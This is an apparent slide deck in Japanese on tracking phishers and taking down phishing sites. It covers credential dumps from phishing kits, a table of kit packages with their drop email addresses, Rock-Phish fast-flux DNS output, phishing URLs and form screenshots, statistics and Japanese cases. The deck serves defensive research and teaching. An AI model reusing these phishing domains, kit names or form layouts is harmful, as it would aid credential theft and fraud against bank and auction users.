
Mazuma Credit Union

```
Login: asggasgas / Pass: asggasasg
#####
Full name: 56615asgasggas 5 18998198
Email: email@mail.com
Credit Card Number: 5606516516161651
Expiration Date: 11 / 2010
CVV: 113
PIN: 5615
IP: 82.79.225.114
#####
###
Login: 6969696969 / Pass: fucku
#####
Full name: dick head
Email: Dhead@hotmail.com
Credit Card Number: 6969696969696969
Expiration Date: 06 / 2009
CVV: 696
PIN: 6969
IP: 68.202.83.23
#####
```


フィッシャーのメールアドレス:

Package	Data destination	Comment
able.zip	mybigid@ gmail.com	
boa.tar.gz	maportun@ yahoo.com; liza_savasa@ yahoo.com	
bun.exe	xxx.txt	
cgi-bin.zip	bahau214@ yahoo.fr	
confirm-update.zip	"blakbom@ gmail.com, fredcote@ gmail.com"	
eb2.zip	mulesavrag1@ yahoo.com by Florn	
EbayX.zip	cchiens@ yahoo.com	
epassporte1.zip	rony8454n@ gmail.com	Giga Camatari & CosTak
execute.zip	xxxxxx@ yahoo.com	
Logon=update.zip	offasmit1@ gmail.com	"\$subject = ""StuPiD Wells UserS"
mazaboa.tgz	nikalove9021@ gmail.com	----Scam Made By DiVaBoY----
Nationwide.zip	"aminu abduhal@ gmail.com, 90mb.70mb@ gmail.com"	
new.egg.com.zip	revel@ gmail.com	Created by Unit4dy
pa.zip	a-funing123@ web.de	"\$subj = ""\$ccnumber - new"";"
pag.tar.gz	hucines@ gmail.com	
paypal sarbatori.rar	paypalfor@ gmail.com	
paypal.tgz	slow tech@ yahoo.com	
paypal.zip	sparkycamels@ yahoo.com	
paypalfol.tgz	ttt_wan@ yahoo.com	
pin.tgz	slav_8@ yahoo.com	"\$from = ""slav_8@ blackware.org"""
zip.tar	slav_8@ blackware.org	"\$from = ""slav_8@ blackware.org"""

フィッシングサイト導入用パッケージ



2. 情報とフィッシャーの追跡 個人の設定

This is Google's cache of [http://](#) as retrieved on 15 Jan 2007 05:39:13 GMT.
Google's cache is the snapshot that we took of the page as we crawled the web.
The page may have changed since that time. Click here for the [current page](#) without highlighting.
This cached page may reference images which are no longer available. Click here for the [cached text only](#).
To link to or bookmark this page, use the following url: [http://www.](#)

Google is neither affiliated with the authors of this page nor responsible for its content.

These search terms have been highlighted: a 123 web de

Impressum | Werbung | Forum

» Biete: Reifen Aller Groessen und Marken Guestig Abzugeben

Drei Hefte für nur 6,60 Euro!

Neue Anzeige eintragen Suchen: go!

Biete 15.01.2007, 05:26 Uhr

Verkaufe Reifen Aller Groessen und Marken nur Neureifen 50 % nachlass ! anfragen per telefon od. email

Ort: 3550

Kontakt: martin (= 072073 , = a 123@web.de)

[[Kommentar schreiben](#)] [[Inserat ändern](#)] [Auto, Motorrad, KFZ, ...](#) » [Autoteile und -Zubehör](#)

Kategorieauswahl:

- Alle Anzeigen (2362)
- Hardware (681)
- Software (60)
- Unterhaltungselektronik (470)
- Telefonie, Internet (215)
- Auto, Motorrad, KFZ, ... (255)
- Sport, Freizeit, Mode, ... (213)
- Haushalt & Werkzeug (199)
- Immobilien (170)
- Arbeitsplätze, Dienstleistg. (19)
- Sonstiges (80)

[Meine Anzeigen](#)

[Neue Anzeige eintragen](#)

2. 情報とフィッシャーの追跡 個人の設定



The screenshot shows a web browser window with the address bar containing `http://.../search?q=cached`. The page header includes navigation links: Home, Index, Contents, Search, Glossary, Help, First, Previous, Next, Last, Up, Copyright, Author. Below the header is a blue banner with the text `> Antworten auf: Biete: Reifen Aller Groessen`. A large advertisement for 'ct' magazines is displayed, with the text 'Drei Hefte für nur 6,60 Euro!'. Below the ad is a search bar with the text 'Suchen:' and a 'gol' button. A 'Neue Anzeige eintragen' button is also visible. The main content area shows a classified advertisement for tires, dated '03.01.2007, 06:30 Uhr'. The ad text reads: 'Verkaufe Winter und Sommerreifen aller marken und groessen, guenstig zum 1/2 Preis anfragen per e-mail oder **telefon 072073**'. The location is 'Ort: 3550' and the contact information is 'Kontakt: Bernd (= 072073 , = 21@yahoo.com)'. There are links for '[1 Kommentar]' and '[Inserat ändern]'. The ad is categorized under 'Auto, Motorrad, KFZ, ... > Autoteile und -Zubehör > Autozubehör'. Below the ad, there is a section titled 'Auf das Inserat antworten:' with instructions: 'Sie können direkt mit Ihrem EMail-Programm an die Adresse 21@yahoo.com antworten, oder dazu folgendes Formular verwenden:'.

追跡を困難にする Rock-Phish

- フィッシング犯罪集団
- フィッシング犯罪の多くが Rock-Phish 絡みとの疑いあり
- Fast-Flux を使用
- ボットネットを使用

Fast-Flux

ひとつのドメインに複数の IP を割り当て、短期間で IP を変更する

```
$ host sparkasse.de.techs.ec
sparkasse.de.techs.ec has address 85.107.xxx.xxx (Turkey)
sparkasse.de.techs.ec has address 86.123.xxx (Romania)
sparkasse.de.techs.ec has address 78.96.86.xxx (Romania)
sparkasse.de.techs.ec has address 79.126.xxx.xx (Macedonia)
sparkasse.de.techs.ec has address 84.94.1xx.xxx (Israel)
```

Rock-Phish サイトの実例

ROCK-Phish URL サンプル:

<http://www.ukbusiness.hsbc.com.doran4.xz.cn/bibauth/formStart/>
<http://www.natwest.co.uk.doran4.xz.cn/seuresession/action.aspx/>


実際の ROCK-Phish ホスト:

<http://doran4.xz.cn/> (209 Host Locked)
<http://doran4.xz.cn/bibauth/formStart/>
<http://doran4.xz.cn/seuresession/action.aspx/>

その他 ROCK-Phish ホスト:

<http://fk6krt.hk/>
<http://toie3.com.es/>
<http://kfhh2.cn/>
<http://globai13.cn/>

2. 情報とフィッシャーの追跡 – Rock-Phish 実例



フィッシングドメインへのアクセスは
ブロックされる

2. 情報とフィッシャーの追跡 – Rock-Phish 実例

The screenshot shows a web browser window with the address bar displaying `http://doran4.xz.cn/bibauth/formStart/`. The browser's address bar includes a search engine (Google), search bar, and various utility icons like bookmarks, blocked content, and translation. The page content features a red header with the text "Online Form". Below the header, a security warning box states "This site is encrypted and secure." with a lock icon and a link to "Visit our Security Site". The main form is titled "Enter Password and Security Code" and contains the following fields:

- Username
- Password
- Business Name
- Primary User details section:
 - Title
 - Surname
 - First Name(s)
 - Date Of Birth
 - Mobile Phone
 - Work Phone
 - Email Address
- Security Code

Below the Security Code field, there is an icon of a mobile device and the instruction: "Press the button on the device to display the Security Code". At the bottom of the form is a "Confirm" button with a red plus icon. The footer of the page contains the text: "Copyright © [redacted] com, inc. 2002-2007 All Rights Reserved."

フィッシングサイト

2. 情報とフィッシャーの追跡 – Rock-Phish 実例


The screenshot shows a web browser window displaying a phishing page. The address bar shows the URL: <http://doran4.xz.cn/secure/session/action.aspx/>. The page has a dark blue header and a sidebar with a 'Restart Form' button. The main content area is titled 'OnLine Banking' and 'Online Banking Customer Form'. It contains several sections with input fields:

- Your Personal Details**: Please enter your Personal Details (Title, Name and Email address).
 - Title (Mr/Mrs/Ms/Other)
 - Name
 - Email address
- Your Customer Number**: Please enter your Customer Number. This is your date of birth (ddmmyy) followed by your unique number which identifies you to the Bank.
 - Customer number
- Your PIN**: Please enter your PIN.
 - PIN
- Your Password**: Please enter your Password.
 - Password

At the bottom right, there is a button labeled 'Confirm & Exit to Natwest Home Page'.

フィッシングサイト
















2. 情報とフィッシャーの追跡 – Rock-Phish 追跡

アドレス  <http://www.phishtank.com/>


Found a phishing site? Get started now — see if it's in the Tank:

Recent Submissions

You can help! [Sign in](#) or [register](#) (free! fast!) to verify these suspected phishes.

ID	URL	Submitted by
341643	http://fk7krt.hk/secure/session/action.aspx/	Micha 
341642	http://fk6krt.hk/secure/session/action.aspx/	Micha 
341641	http://fk5krt.hk/secure/session/action.aspx/	Micha 
341640	http://fk4krt.hk/secure/session/action.aspx/	Micha 
341639	http://fk3krt.hk/secure/session/action.aspx/	Micha 
341638	http://fk7krt.hk/bi/auth/formStart/	Micha 
341637	http://fk6krt.hk/bi/auth/formStart/	Micha 
341636	http://fk5krt.hk/bi/auth/formStart/	Micha 
341635	http://fk4krt.hk/bi/auth/formStart/	Micha 
341634	http://fk3krt.hk/bi/auth/formStart/	Micha 
341633	http://yodam9.xz.cn/secure/session/action.aspx/	Micha 
341632	http://yodam8.xz.cn/secure/session/action.aspx/	Micha 
341631	http://yodam7.xz.cn/secure/session/action.aspx/	Micha 
341630	http://yodam6.xz.cn/secure/session/action.aspx/	Micha 
341629	http://yodam5.xz.cn/secure/session/action.aspx/	Micha 

新たに見つかったフィッシングサイト



3. 日本のフィッシングサイト事例

- 日本の企業が名前を騙られる事例はまだ少ない
- 日本のサーバにフィッシングサイトが仕掛けられるケースは少なくない

3. 日本のフィッシングサイト事例 – PhishTank 統計

Stats > July 2007

[Read the July 2007 press release](#)

Published: **August 1, 2007**

The statistics on this page are for July 1, 2007 through July 31, 2007.

Total Submissions: 13,417

The total number of suspected phishes submitted by the PhishTank community.

Valid Phishes: 9,847

The total number of submissions verified as valid by the PhishTank community.

Invalid Phishes: 711

The total number of submissions verified as invalid by the PhishTank community.

Note: Many phishing emails were offline at the time of submission to PhishTank. Offline phishes cannot be voted on, and therefore cannot be verified.

Total Votes: 52,772

The total number of "is a phish," "is not a phish," and "I don't know" votes made by the PhishTank community.

Median Time To Verify: 8 hours, 25 minutes

The median time it took the PhishTank community to verify submissions as valid or invalid.




[click map for a larger version](#)

3. 日本のフィッシングサイト事例 – APWG 統計

Web Phishing Attack Trends in July 2007

Countries Hosting Phishing Sites

In July, Websense Security Labs saw China over take the United States as the top of the list for countries hosting phishing websites with 23.74%. This is first time that China has surpassed the United States as the top country hosting phishing websites. The rest of the top 10 breakdown is as follows: United States 22.93%, Japan 6.24%, Thailand 4.44%, Venezuela 4.37%, Brazil 3.74%, Russia 3.42%, France 3.25%, United Kingdom 2.68% and Germany with 2.38%.



最近の事例

- 2007年10月 – 関東の大学のサーバに海外の決済代行業者の偽サイトが仕掛けられていた。海外の決済代行業者から同大学宛に偽サイト閉鎖を求めるメールが届いたことから発覚。被害状況は不明。
- 2007年11月 – 四国の大学のサーバにインターネット専用銀行の偽サイトが仕掛けられていた。同大学は2006年4月にもフィッシングサイトを仕掛けられたことがあった。大学側は、今回ターゲットとなったサーバについては対策がまだ終わっていなかったと説明。

3. 日本でのフィッシングサイト事例

http://mo...store...jp/index/auction/user/security/profile/

Search: Glossary Help First Previous Next Last Up Copyright Author

オークション

ID ユーザーアカウント更新手続き

オークションを継続してご利用いただくためには、ID ユーザーアカウント更新手続きが必要です。
*がついている項目はかならず入力してください。

ID

ご利用中の IDを入力してください。

- * ID: (4~31字の半角英数字)
(例: lildude56、goody2shoesなど)
- * パスワード: (6~32字の半角英数字)
- * パスワードを再入力: (6~32字の半角英数字)

お客様情報の入力

- * 郵便番号: (半角数字)
(例: 111-0001、1110001)
- * 性別: 男性 女性
- * 生年月日: 1960/昭和35 年 月 日 (半角数字)
- * 業種: [業種を選択]
- * 職種: [職種を選択]

ヒント お客様情報の入力

- ・半角英数字で入力してください
- ・海外在住の場合
→郵便番号の入力欄に000-0000と入力してください

オークションサイトも騙られやすい

「偽・[REDACTED]」でID不正取得4千件 容疑の元組員逮捕

2007年10月12日

狙われるネットID フィッシングでいとも簡単に 茨城県警が 全容解明急ぐ

2007.10.17 08:20

2007/10/12-19:37 他人のネットID販売＝元暴力団構 成員を逮捕－茨城県警など

フィッシングと呼ばれる手口でインターネットサービス会社「[REDACTED]」の会員IDとパスワードを不正入手し、販売していたとして、茨城、岡山、福岡、熊本の4県警合同捜査本部は12日、不正アクセス禁止法違反(不正アクセス、助長行為)の疑いで、福岡県久留米市野中町、元指定暴力団山口組系構成員友清博美容疑者(38)を逮捕した。不正入手したIDなどを販売した者の挿発は異例。

友清容疑者は約4000件のIDなどを不正取得。闇サイトを通じ、1つの会員IDとパスワードを合わせて2万5000円から3万5000円で販売しており、売り上げは少なくとも約1000万円に上るといふ。


4. フィッシングサイトの閉鎖 (Take Down)

- フィッシングサイト情報を入手
- フィッシングサイトが置かれたホストの管理者、またはそのページをホストしている ISP への連絡

カスペルスキーでの対応

- フィッシングサイト情報を入手
- フィッシングサイトが置かれたホストの管理者、
またはそのページをホストしている ISP への連絡
- PhishTank (アンチフィッシングデータベース)
への登録

4. フィッシングサイト閉鎖 課題



MAILER-DAEMON@mail... [--Formal Message--] failure notice 10/01/2007 16:19 10/01/2007 16:19
MAILER-DAEMON@mail... [--Formal Message--] failure notice 10/01/2007 16:50 10/01/2007 16:50
MAILER-DAEMON@mail... [--Formal Message--] failure notice 10/01/2007 16:50 10/01/2007 16:50
MAILER-DAEMON@mail... [--Formal Message--] failure notice 10/01/2007 16:55 10/01/2007 16:55

送信者: MAILER-DAEMON@mail... co.jp 宛先: ... co.jp
件名: [--Formal Message--] failure notice

Hi. This is the qmail-send program at mail... co.jp.
I'm afraid I wasn't able to deliver your message to the following addresses.
This is a permanent error, I've given up. Sorry it didn't work out.

<abuse@...org.kh>:
203. ... 42. ... failed after I sent the message.
Remote host said: 554 Sorry, message looks like spam or phish to me (OP)

<info@...org.kh>:
203.223.42. ... failed after I sent the message.
Remote host said: 554 Sorry, message looks like spam or phish to me (OP)

--- Below this line is a copy of the message.

Return-Path: <michael@...co.jp>
Received: (qmail 7842 invoked by uid ...); 10 Jan 2007 16:17:46 +0900
Received: from unknown (HELO ...) (124. ... 146. ...) by mail... co.jp with SMTP; 10 Jan 2007 16:17:45 +0900
Message-ID: <03a501c73487\$6a2000a0\$b707a8c0@ad...co.jp>
From: "..." <...co.jp>
To: <info@...org.kh>, <abuse@...org.kh>
Cc: "..." <...co.jp>
Subject: Phishing alert!
Date: Wed, 10 Jan 2007 16:17:40 +0900

連絡先がわからない!

国境を越えたつながり

